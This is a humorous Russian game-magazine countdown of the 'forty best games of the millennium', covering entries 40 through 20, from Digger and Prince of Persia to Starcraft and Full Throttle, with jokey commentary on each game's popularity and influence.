P.S. Совсем забыл о самом главном! Такая игра будет представлять непосредственную угрозу человечеству. Помнишь, что мы говорили о вирусах? А теперь представь, какой колоссальной играбельностью обладает подобный гамес! Виртуальный мир настолько поглотит игрока, что мир реальный станет для него лишь тенью, раздражающей необходимостью покидать "настоящую жизнь". Ибо мы стоим перед лицом новой Игровой Угрозы (или, говоря короче, Игрозы). А ты думал, тебе надо бояться СПИДа и загрязненного воздуха?


Сорок лучших игр
тысяче



Вот и пролетело тысячелетие. Както даже незаметно. Только что было, и вот уже нет его, следующее настало. Еще совсем недавно игры с графикой и звуком считались пределом совершенства, а теперь, поди ж ты, без GeForce в новый Миллениум ни ногой!

Вообще, индустрия игровых развлечений вступила в период развития задолго до того, как первые компьютеры явились на свет, чтобы покорить наши умы, испортить наши глаза и разорить наши кошельки. Помнится, еще в каменном веке огромнейшей популярностью среди геймерской общественности пользовались охотничьи симуляторы. Прям как сейчас в Соединенном Взаштатье. Только в те стародавние времена все гораздо честнее было. Никаких тебе ружьишек супротив мирнопасущихся оленей – изволь с дубинушкой на мамонта ухнуть, и молись всем богам огня и воды, чтоб он затоптал не тебя, а твоего вшивого (отродясь не мылся, обезьяна!) соседа по пещере. Реализм был сногсшибательный – сам понимаешь, мамонт, он зверюга неотесанная и некультуренная, церемониться не станет, с ног сшибет на раз. Многие скончались на месте охоты по причине отсутствия возможности сохраниться.

Античная эпоха прославилась резким взлетом стратегических жанров. Исключительно в реальном времени и исключительно в многопользовательском режиме.

Нельзя не отметить, что в ту же эпоху впервые был применен троянский конь, посредством которого одной из сторон удалось хакнуть последнюю миссию в одной из кампаний. О, сколько всего происходило в докомпьютерную игровую эпоху! Взять хотя бы становление приключенческого направления, произошедшее во многом благодаря смелому плаванию Колумба типа в Индию. Немалый вклад внесли и инквизиторы Средневековья, заложившие идеи необычнейшего фэнтезийно-детективного квеста кошмариков в эпической игровой энциклопедии "Молот ведьм", популярно рассказывавшей о том, как отыскивать и ловить ведьм и колдунов. Особая ценность сего труда состояла в полезных советах (тогда их еще не называли "хинтами"), где в деталях описывалось, что потом с пойманными ведьмами и колдунами следует делать. И раз уж мы заговорили, в средневековые времена окрепло и начало набирать обороты фэнтези, с рыцарями, дварфами и клериками.

Неоценимо изобретение огнестрельного оружия. Вместе с его появлением огромнейшей популярностью стали пользоваться шутеры. Однажды в одном из дэсматчей, проходившем один на один, игрок под ником [DaNtEs] заработал такой крутой фраг, что его до сих пор изучают в школах.

А в двадцатом веке новые игровые жанры вовсе начали появляться, как грибы на берегах Припяти после радиационного дождичка. Всевозможные симуляторы, воргеймы и прочая, и прочая, и прочая...

Да уж. Много народилось игр за минувшее тысячелетие. И среди сотен тысяч плевел, как водится, попадались особо живучие сорнячины, которые расцветали буйным цветом и которые, щедро опыленные народной славой, несомненно, перейдут вместе с нами в грядущее. Перейдут, записанные на жестких дисках наших мозгов, в формате нашей крепкой геймерской памяти.

Издревле, со времен охоты на мамонтов и мамонтенков, человечество болело сладостной болезнью, имя которой – игромания. В 20-м веке она обрела плоть двоичных кодов, показала нам свой лик с экрана монитора и протрещала первую пулеметную дробь через писявый скрипер (это которым все пользовались до изобретения саунд бластера).

Несомненно, современная компьютерная игромания – разновидность вирусов. Она не требует лечения в виду невозможности такового. Она распространяется в виде эпидемии, поражая все новые и новые миллионы людей. Каждый зараженный становится разносчиком – и, встречая такого разносчика, старайся говорить с ним как можно больше и дольше, чтобы побыстрее заразиться самому. Если, конечно, ты еще не...

Далее мы, в качестве внед ренческой пропаганды и профилактики гарантированного неизлечения, расскажем (и даже покажем) тебе о самых опасных вирусах компьютерной игромании за истекшее тысячелетие. И, прежде чем закончить эту пустую болтовню и приступить к делу, еще раз выразим надежду, что заболевший да не вылечится и здоровый да заболеет. Load Game...

40 место: Digger
Родитель: Windmill Software
Гражданство: Аркада
Дата сотворения: 1983


В целом – король доPCшных компьютеров, въехавший на писюк в царском венце самой популярной игры после Тетриса. Диггерский геймплей нельзя назвать переусложненным. Роешь себе коридоры, по которым за тобой бегают плохие существа (разные, в зависимости от версии), собираешь бонусы (обычно сундучки или мешочки с деньгами) или обрушиваешь их на головы врагов (типа, оружие!).
Звездность: в Диггер играла вся наша страна (а до других нам с тобой дела нет). На работе, в институте, в школе на уроках информатики. Впрочем, чтобы наслаждаться



рытьем канав, не обязательно было приобретать дорогущий по тем временам Писюк – Диггер обитал и на Спектрумах, и на БэКашках.
К тому же, версия Диггера была обнаружена даже на совершенно неприспособленных к играм платформах. Был у меня такой компьютер, "Спектр" (не путать с ZX-Spectrum). Вся графика на нем выводилась только ASCII символами, то есть буквами, цифрами и всякими там корявыми запятыми. И даже в такой графике водился он, неутомимый труженик лопаты и кирки, старина Digger! А ты говоришь, 3Dfx...

39 место: Prince of Persia
Родители: Broderbund
Гражданство: Аркада
Дата сотворения: 1989

В целом, игру проще вообразить сложно. Плохой дядька спер принцессу, хороший герой ее освобождает путем беганья по коридорам, нажимания на плиты, перепрыгивания ям с кольями и прокалывания злобных охранников мечом. Элементарно, как двести грамм селедки. И увлекательно, как мало что другое по тем временам.



Звездность Принца была как раз не в его незамысловатом игровом процессе. Тогда таких игр было навалом (только такие и были). Принц выделился на общем фоне двумя козырями: графикой и потрясающей пластикой (aka анимацией) главного героя. И затягивающим превосходным геймплеем, конечно.
К тому же, эта игра вышла в эпоху расцвета тетрисов с диггерами и на их фоне смотрелась чем-то из следующего тысячелетия. Любопытный факт: после Принца Персии во всех подобных играх стало неписаным законом щеголять анимацией персонажей. Вот что значит влияние авторитетов, братан!

38 место: Baldur's Gate
Родители: BioWare/Interplay
Гражданство: RPG
Дата сотворения: 1998

В целом, не такая уж и замороченная игра. Ходишь себе по локациям, болтаешь, выполняешь квесты, набираешь шмоток и экспы. Все намного проще, чем, скажем, в Daggerfall.
Звездность этой игре присуждается за то, что она упрочила успех возрождавшегося ролевого жанра и заодно вознесла покрывшуюся было паутиной забвения систему AD&D на пьедестал ролево-компьютерного почета. AD&D – наиболее часто "компьютеризируемая" настольная игровая вселенная, издревле кочующая из игры в игру. И ведь круто, начиная новую ролевку, точно знать, какие заклинания ожидать на третьем уровне и чем маг отличается от клерика!
К тому же, главная причина попадания BG в наш супер-пупер-хит-парад – то, что это первая РПГ на пяти дисках! Хе-хе... шучу, понятное дело. Если ты не знаешь, из-за чего Baldur's Gate заслуживает такого высокого места, значит, ты просто много потерял.



37 место: Master of Magic
Родители: SimTex / Microprose
Гражданство: Походовая стратегия
Дата сотворения: 1994


В целом, MoM больше всего похож на Героев с изрядной примесью Warlords. Те же походовые перемещения по карте, развитие городов, походовые сражения, сбор артефактнутого металлолома, изучение и использование заклинаний... сам продолжить можешь.
Звездность Мастера Магии потускнела и подзабылась – больно давно это было, и с тех пор ни привета, ни адд-она. А между тем, когда-то эта игра была о-го-го! Еще б графику ей чуть получше, даже по тем



временам... Отдельные фанаты в нее и сейчас режутся. И сходят с ума в ожидании обещанной (наконец-таки!) второй части. Master of Magic – покрытый слоем пыли культ, готовый в любой момент воскреснуть и, быть может, кое-кого здорово потеснить на вершине.
К тому же, в MoM было много такого, чего не найдешь в ее ныне здравствующих конкурентах. Например, очень хорошо продуманная и развитая дипломатия, или огромное количество всевозможных заклинаний. И вот еще: даже у нас в X есть один фанат MoM. И зовется он Malleus the Magician (наш тебе привет, уважаемый! ;).

36 место: Eye of the Beholder I-III
Родители: SSI/Westwood Studios
Гражданство: RPG
Даты сотворения: 1991, снова 1991 и 1993

В целом, Глаз Бехолдера – одна из самых знаменитых ролевок периода расцвета жанра. Сейчас мало кто вспомнит, что эта игра на самом деле была не чистой RPG, а hack&slash. То есть весь геймплей сводился к хождению по офигительно запутанным лабиринтам, набиранию предметов да экспы и мимолетному общению с NPC. Не больше ролевка, чем Diablo, верно? Тем не менее, в анналах истории EOB застрял именно как классическая РПГ. Ну, так тому и быть. Он этого заслуживает.






Звездность EOB на территории СССР (тогда еще про СНГ и слухом не слыхивали) была огромной. Я говорю о всех трех частях сразу, поскольку между ними не такая уж большая разница... хотя, на мой субъективный взгляд, EOB II был лучшей игрой трилогии.

К тому же, графика EOBов была просто потрясающей для тогдашнего уровня. Помню, когда я впервые увидел заставку к EOB II: Legends of Darkmoon, я чуть не заплакал от счастья. В первых кадрах шел дождь, и капли оставляли расплывающиеся круги на лужах! А отражение огня из камина плясало в глазах старого мага! Приятель, ТОГДА это было круто...

35 место: Carmageddon
Родители: Stainless / SCI
Гражданство:
Action / Автосимулятор
Дата сотворения: 1997

В целом, таранить машины соперников приятно. Почти так же приятно, как давить бабушек и прочих инвалидов на тротуарах. Только надо было эту тему дальше развить. Все старты и финиши вместе с чек-поинтами убрать на фиг и превратить игру в симулятор автомобильной охоты на ста-




рушек (то есть в симулятор имени Холода). Но, в принципе, так тоже недурственно получилось...

Звездность Carmageddon – дело тонкое. Тут главное не перебрать и не звездануться окончательно. А то потом, когда садишься за руль настоящего авто, инстинкты могут оказаться сильнее ПДД, ГИБДД и ДТП вместе взятых...

К тому же, разработчики взяли правильное направление: усиление реализма происходящего. Сначала заменили спрайты на полигоны, ну а дальше будет больше... Возможно, скоро можно будет импортировать в игру карту любимого города, оцифрованные изображения машин любимых новых русских и отсканированные фотографии любимых начальников в качестве пешеходов...

34 место: The 7th Guest
Родители: Virgin/Trilobyte
Гражданство: Адвентюра
Дата сотворения: 1993

В целом, это не больше чем набор загадок, решая одну из которых, игрок получает доступ к следующей. Действие целиком происходит в одном доме (по сюжету, заброшен-



ный особняк мастера игрушек-загадок стал его величайшим творением) и напоминает фильм ужасов.


Звездность Седьмого Гостя (чуть не сказал "волка") – в раскалывающейся надвое черепной коробке игромана, в нервном смехе, нервном тике и припадках панического страха по ночам, навеянного игровой атмосферой, в сравнении с которой многие фильмы-ужастики прикидываются ветошью и не отсвечивают. Несколько дистрофичных клонов и собственное малоубедительное продолжение The 11th Hour не затмили звезды Седьмого Гостя – ее свет доходит до нас и по сей день.

К тому же, на момент выхода игры она выглядела очень впечатляюще. Еще в 92-м, на одной из выставок, авторы показали рабочую демо-версию Гостя, и тогда она произвела настоящий фурор. Всеобщий вердикт был: такую крутую игру невозможно довести до релиза, не испортив. Довели.

33 место: Unreal
Родители: Digital Extremes/Epic MegaGames/GT Interactive
Гражданство: 3D Action (FPS)
Дата сотворения: 1998

В целом, Анрыл оказался тем, чем его и представляли: супер-хитом. Всем скептикам, которые с пеной у рта твердили о неизбежном при таком сроке разработки устаревании, платочком аккуратно утерли пену у рта и этим же платочком этот рот заткнули.

Звездность Анрыла стоит на трех китах: красивейшая графика, необычный дизайн уровней и сюжетность. Графика (и особенно – анимация монстров!!!) поставила на место зарвавшийся Q2. Сюжетная линия и гигантомания открытых пространств в отсутствие HL казались чем-то выдающимся. А еще – над мозгами анрыловских монстров тру-




дился Стивен Полге, автор гениальных кваковских риперботов!

К тому же, движки Q и Q2, которые тогда активно всеми приобретались под нужды создания новых игр, в лице Unreal получили убойного конкурента. Тому две причины: по качеству анрыловский движок был круче, а по цене в 3-4 раза дешевле. Помнится, весной 1998 года на выставке E3 вокруг стенда Epic было вавилонское столпотворение, а на стенде id Software – тишина, покой и атмосфера крутого облома.

32 место: Descent
Родители: Parallax Software/Interplay
Гражданство: 3D Action (FPS)
Дата сотворения: 1995

В целом, скрученные в бараний рог и перевитые в морской узел коридоры, по которым носится этакий карманный звездолетик. Шесть степеней свободы. По-русски: ПОЛНАЯ свобода перемещений. При первом знакомстве с Descent многих подташнивало. Кто выдерживал и не пасовал, становился фанатом.

Звездность в оригинальности. Далеко уйдя от пешеходной линейки думоподобных игр, Descent превратился в уни-



кальную игру, не имеющую аналогов и стоящую в двух шагах от создания собственного жанра. Знаешь, почему следующие две части Descent не увеличили, а, наоборот, снизили ее популярность? Перенавороченность. Разработчики пошли по пути усложнения и без того сложной игры... Может, к четвертой части одумаются?

К тому же, было много путаницы с тем, кто делал третью часть Descent. Рекомендую многим игровым журналистам вытатуировать у себя на... пальце, что Parallax РАЗДЕЛИЛИСЬ на Volition и Outrage. Первые сваяли уже две части класснейшего космосима Descent FreeSpace, а Outrage продолжили работать над обычным Descent. Это для справки.

31 место: Серия MS Flight Simulator
Родитель: Microsoft
Гражданство: Гражданский авиасимулятор
Дата сотворения: 1988 (релиз первой части)

В целом, отсутствие воздушных баталий и точнейшее копирование процесса управления самолетом. Копирование


ноль в ноль. Маниакальное стремление точнейшим образом имитировать самолет на компьютере. И полный реализм всего – от самолетов до аэропортов. Является ли MSFS игрой или это тренажер летчика? Четкого ответа до сих пор не существует.
Звездность MSFS никогда не достигал таких высот, как уровень его реализма. И не достигнет. Не того он толка, чтобы вызывать бурный восторг всех геймеров, это не Квака и не Варкрафт. Однако те, кому MSFS близок, преданы ему до гробовой доски.



К тому же, постепенно MSFS вырос в нечто большее. Когда люди посвящают свою жизнь созданию новых авиационных дизайнов или новых карт местности (совершенно реальных, конечно!); когда все это портируется из серии в серию вот уже 10 лет; когда руководство по редактированию игры занимает более 300 страниц – это уже не игра. Это... Microsoft Flight Simulator.

30 место: Daggerfall
Родитель: Bethesda Softworks
Гражданство: RPG
Дата сотворения: 1996


В целом, Daggerfall можно назвать альтернативным взглядом на ролевую игру. Не то чтобы очень оригинальная или шокирующая, просто... другая. Из-за этого многие ее не поняли и не полюбили. Но кто полюбил, тот утонул в ней навсегда.
Звездность – не совсем подходящее слово. Звездности Daggerfall так и не добился, хоть и получил почти все возможные титулы "РПГ года". Популярность приходит к нему посмертно: по сей день (!) я встречаю людей, которые разыскивают диски с этой игрой, чтобы исправить ошибку, которую допустили, не заметив ее, когда она только появилась.



К тому же, Daggerfall поставил и другой рекорд, оспоренный разве что позже появившимся Battlecruiser. За бесчисленное множество багов острословы прозвали его Buggerfall. Игра стала нарицательным обозначением для невероятно глючных игр и кучей вышедших заплаток заложила основы для последующего развития системы патчей, ныне вошедший в обиход и воспринимающейся, увы, как нормальное явление.

29 место: Tomb Raider
Родители: Core Design / Eidos Interactive
Гражданство: 3D Action / Adventure
Дата сотворения: 1996

В целом, первая часть была революционной. Во-первых, наконец-то главным героем в тридэшном жанре сделалась красивая девушка. Во-вторых, блистательно реализованный 3D экшен от третьего лица со свободно плавающей камерой – такого тоже не было. Всем острословам заткнуться: это была гениальная игра.
Звездность TR, увы, росла прямо пропорционально ее загниванию. Уже во второй части технический прогресс остановился, зато началось превращение игры в симулятор куклы Барби. Имя Лары Крофт становилось ругательством. Однако здесь сериал TR внес еще одну лепту в индустрию игр. Лара стала первой звездой игрового шоу-бизнеса. Поверь слову Х: пройдет год-другой, и одна за другой начнут появляться новые звезды, подобные Ларе, и игры, продающиеся за счет участия "звездного" персонажа. Это – будущее.



К тому же, Tomb Raider заделался еще и одной из самых скандальных игр. Патч, раздевающий Лару. Появление модели, исполнявшей роль Лары на выставках и презентациях, на обложке и на страницах "Плейбоя". Да и вообще явление "крофтомании" как таковое.

28 место: Jagged Alliance 2
Родители: SirTech Canada/TalonSoft
Гражданство: Turn-based Squad Combat Simulation
Дата сотворения: 1999

В целом, чертовски увлекательный геймплей, дорожу я вам! Да что там говорить, ты и сам все прекрасно знаешь. А реализм!.. Эх, жаль, была уже в Х статья про JA2... Поделиться впечатлениями охота...
Звездность пришла со второй частью. Первый JA был сногсшибательным, но, снискав обожание части геймерских масс, по ряду причин не достиг статуса народной игры. Прорыв произошел вместе с более зрелой второй частью. Однако недолго суждено JA2 держаться на вершинах Олимпа. По единственной причине: отсутствуют реиграбельность (как в Diablo) и мультиплеер.
К тому же, помню, лежу я как-то на крыше со снайперской винтовкой. Хорошая такая винтовочка, с оптическим прицельчиком. Ну, лежу, греюсь на солнышке, в прицел поглядываю... И вдруг вижу – мать честная! – идет Дейдрана в окружении телохранителей. Ну, думаю, щас угощу тебя полдником со смещенным центром тяжести. Прицелился не торопясь. Подгадал момент, когда телохранитель ее не заслонял, и... как вылечу в окно! В какое окно, спрашиваешь, если я на крыше был? Приятель, в Windows можно вылететь откуда угодно...



27 место: Master of Orion I/II
Родитель: Microprose
Гражданство: Космическая стратегия
Даты сотворения: 1993, 1996

В целом, Властелин Ориона – явление довольно своеобычное. Первая часть была одной из самых удачных стратегических игр в природе, во второй авторы поставили себе целью создать "рай для стратега" и... переборщили. Рай-то, может, они и создали, но уж больно неуютный. Но и в нее играли. Запоем, с фанатизмом. Потому как ничего такого уровня нет.
Звездность серии остается очень высокой – у MoO не так уж много конкурентов... точнее, конкурентоспособных конкурентов. Пробовали многие. Точили когтищи, острили зубищи, лезли на вершину, но скатывались вниз, к подно-



жию забвения. С виду – игра простая. Но сделать равную ей, как показали годы, почти невозможно.
К тому же, МоО – одна из немногих игр, где можно добиться победы исключительно дипломатическим путем. Этим всегда похваляется Civilization, но не один Сид такой умный. На самом деле, неизвестно еще, что сложнее и интересней: вынести всех к едрени фени или путем дипломатических уловок, подкупов и угроз добиться президентского кресла...

26 место: Starcraft
Родители: Blizzard Entertainment
Гражданство: RTS
Дата сотворения: 1998


В целом, графически от Старкрафта ждали большего. Но оказалось, что не графикой единой питаются геймеры и что первичен ГЕЙМПЛЕЙ, черт побери!!! Starcraft, вопреки закулисному бешенству игровой критики (отстало!... несовременно!..), заслужил титул лучшей стратегии 98-го года. И по праву. Старкрафтовский подход к различиям сторон стал легендарным, баланс сил изумляет.
Звездность Старкрафта во многом продиктована тем, что он на долгое время сделался игрой номер один в сетевых баталиях стратегоманов. Мгновенно появились бесчисленные тактики всевозможных рашей и анти-рашей. Споры "кто лучше" не смолкали, пока их, казалось бы, не разре-



шила сама статистика лэддера, по которой десятку первых мест прочно оккупировали зерги. Но протоссы с терранами и по сей день вопиют о реванше, причем не только вопиют, но и успешно надирают задницу зарвавшимся инсектоидам.
К тому же, есть такие приятные мелочи, как осадные танки, мины, пушки Yamato на Battlecruiser'ах... Можешь надо мной смеяться, но я люблю терранов. Наверное, потому что предпочитаю оборонную тактику...

25 место: Ultima V-VII
Родители: Lord British (Ричард Гэрриот) / Origin
Гражданство: RPG
Даты сотворения: 1988, 1990, 1992/93


В целом, Ультима – штука разношерстная. Она то крутеет до непомерных высот, то лажается как последний двоечник. Первые части уже утонули в небытии веков, а последние, наоборот, все никак не выплывут на свет Божий. Блистала только середина, но зато как блистала! Аватар, Британния, Лорд Бритиш – эти слова знают даже те, кто в глаза не видал ни одну из частей Ультимы.
Звездность у Ультимы хорошая: светит хоть и не ярче всех, зато не гаснет годами. На самом деле, Ультим больше десятка – сколько точно, даже подсчитать трудно, так как не все соглашаются, что считать Ультимой, а что – нет. Например, Ultima Underworld. С одной стороны, и название то



же самое, и сюжет Ультимовский, а с другой – перспектива от первого лица вместо изометрии, да и в последовательность пронумерованных серий не укладывается.
К тому же, в серии Ультим есть такая графа, как Ultima Online. Ее недавним появлением мы обязаны возвращению интереса к чисто онлайновым играм на персональных компьютерах.

24 место: Might&Magic III-VII
Родители: New World Computing / 3DO
Гражданство: RPG
Даты сотворения: 1991, 1992, 1993, 1998, 1999


В целом – один из трех ролевых суперсериалов, берущих начало в "золотом веке" РПГ. Вселенная M&M так полюбилась игрокам, что на ней была вскормлена еще и великолепная стратегия Heroes of ее же. Сейчас разрабатывается экшен/РПГ Crusaders of Might&Magic. Одним словом, дело Меча и Магии живет и побеждает!
Звездность сериала в его традиционности. Если одни игры становятся хитами, потому что смело выходят за рамки устоявшихся норм, то другие игры "хитеют" из-за того, что они эти самые нормы устанавливают. Might&Magic относится к последним. Да, иногда ее обвиняют в отсутствии



новаторства (например, седьмая часть весьма недалеко продвинулась от шестой). Но ведь должен кто-то делать традиционные игры... иначе понятие новаторства потеряет всякий смысл!
К тому же, и без новаторств она чувствует себя прекрасно. Объезженный игровой мир, набор хорошо узнаваемых персонажей, традиционно качественный уровень исполнения – что еще нужно игре, чтобы заслужить любовь игроков?

23 место: Wing Commander I, V
Родитель: Origin
Гражданство: Космический симулятор
Даты сотворения: 1990, 1997

В целом, самый известный представитель странного жанра космосимуляторов. Звездных войн вроде еще нет, а их симы уже есть и вовсю процветают. И, что самое смешное, соревнуются друг с другом по реалистичности!
Звездность серии шла волнами. Первая часть получилась шедевром, который заработал имя всему сериалу, вторая – добротным, но стандартным сиквелом, третья – надоевшим автоклоном с перебором видеовставок, четвертая – игрой с доведенной до абсурда тягой к FMV и наплевательским отношением к геймплею. Пятая же часть возродила традиции оригинального WC не только по игровой концеп-




ции, но и по играбельности. Снова всего пара комнат, снова режим "посмотрел ролик – в бой, ролик – бой", но зато снова увлекательные космические сражения и неповторимая атмосфера вселенной WC!
К тому же, из серии в серию по игре кочуют одни и те же персонажи, которые превратились для поклонников почти в членов семьи. Некоторых, таких как Maniac и Hawk, мы видели еще аж в самой первой части, встреча с ними как встреча с родными после разлуки.

22 место: MechWarrior I, II (+Mercenaries), III
Родители: Activision (I, II); Zipper/FASA/Microprose (III)
Гражданство: Робосимулятор
Даты сотворения: 1989, 1995-96, 1999

В целом, основанный на настольной вселенной BattleTech (FASA) экшен на гигантских футуристических боевых робо-

тах, с элементами менеджмента (кастомизация робота) и с приключенческой линией сюжета (в первой части). Причем каждая следующая часть радикально отличается от предыдущих, хотя бы в силу того, что делают их каждый раз абсолютно разные команды разработчиков.

Звездность MW не смогли поколебать ни сериал EarthSiege, создаваемый разработчиками первой части MW, ни сериал Heavy Gear, создаваемый разработчиками второй части MW, ни другие менее популярные робосимы.




Феноменально, но звездность словно бы преследует само имя "MechWarrior", вопреки всем законам логики. Быть может, дело в почве мира BattleTech, на которой игра произрастает?

К тому же, по вселенной BattleTech существует еще и одноименная настольная карточная игра, которая сейчас активно проникает на отечественный рынок и в настоящее время является у нас в стране второй по популярности после Magic: The Gathering.

21 место: Star Control 2
Родитель: Accolade
Гражданство: Стратегия с элементами аркады и адвентюры
Дата сотворения: 1993

В целом, летаем в космосе, собираем минералы, совершенствуем корабль, общаемся с инопланетными цивилизациями и деремся их звездолетами, заключаем альянсы и объявляем войны. И все это под такой забойный музон, что я в свое время начал сомневаться, а нужна ли мне вообще эта новомодная музыкальная карта? Оказывается, и ПиСиБипер кое на что способен!

Звездность к Звездному Контролю приходила постепенно. Причем окончательная, бесповоротная и беспросветная звезданутость ударила в него только после появления SC3.




Люди посмотрели на него и сказали: да, это не то. Где атмосфера? Где очарование? Нда... Где-где? В звезде! Во второй – на ней осталась.

К тому же, в эту безумную смесь жанров авторы умудрились запихнуть даже РПГ! Смотри сам: там были и NPC, которых можно набирать к себе в "партию" (корабли союзников), и путешествия по локейшенам, и мини-квесты, и поиск артефактов, и постоянное развитие главного персонажа (коим в случае с SC2 был космический корабль). Ну чем тебе не оригинальная ролевая система?

20 место: Full Throttle
Родители: LucasArts
Гражданство: квест
Дата сотворения: 1995

В целом, классический квест и ничего сверх того. Рисованная мультяшная графика, традиционные загадки... Но это в целом. Если брать частности, то картина преобразуется. Увлекательный сюжет, великолепные яркие персонажи, искрометный юмор, совсем не квестовые дорожные стычки... Да и сам главный персонаж – простоватый, грубоватый, но честный байкер, мог вызвать только умиление.

Звездность этой игры в нашей стране во многом была обусловлена качественным переводом. Не то чтобы блеск, но голоса действительно были актерские, а не подвыпивших студентов.



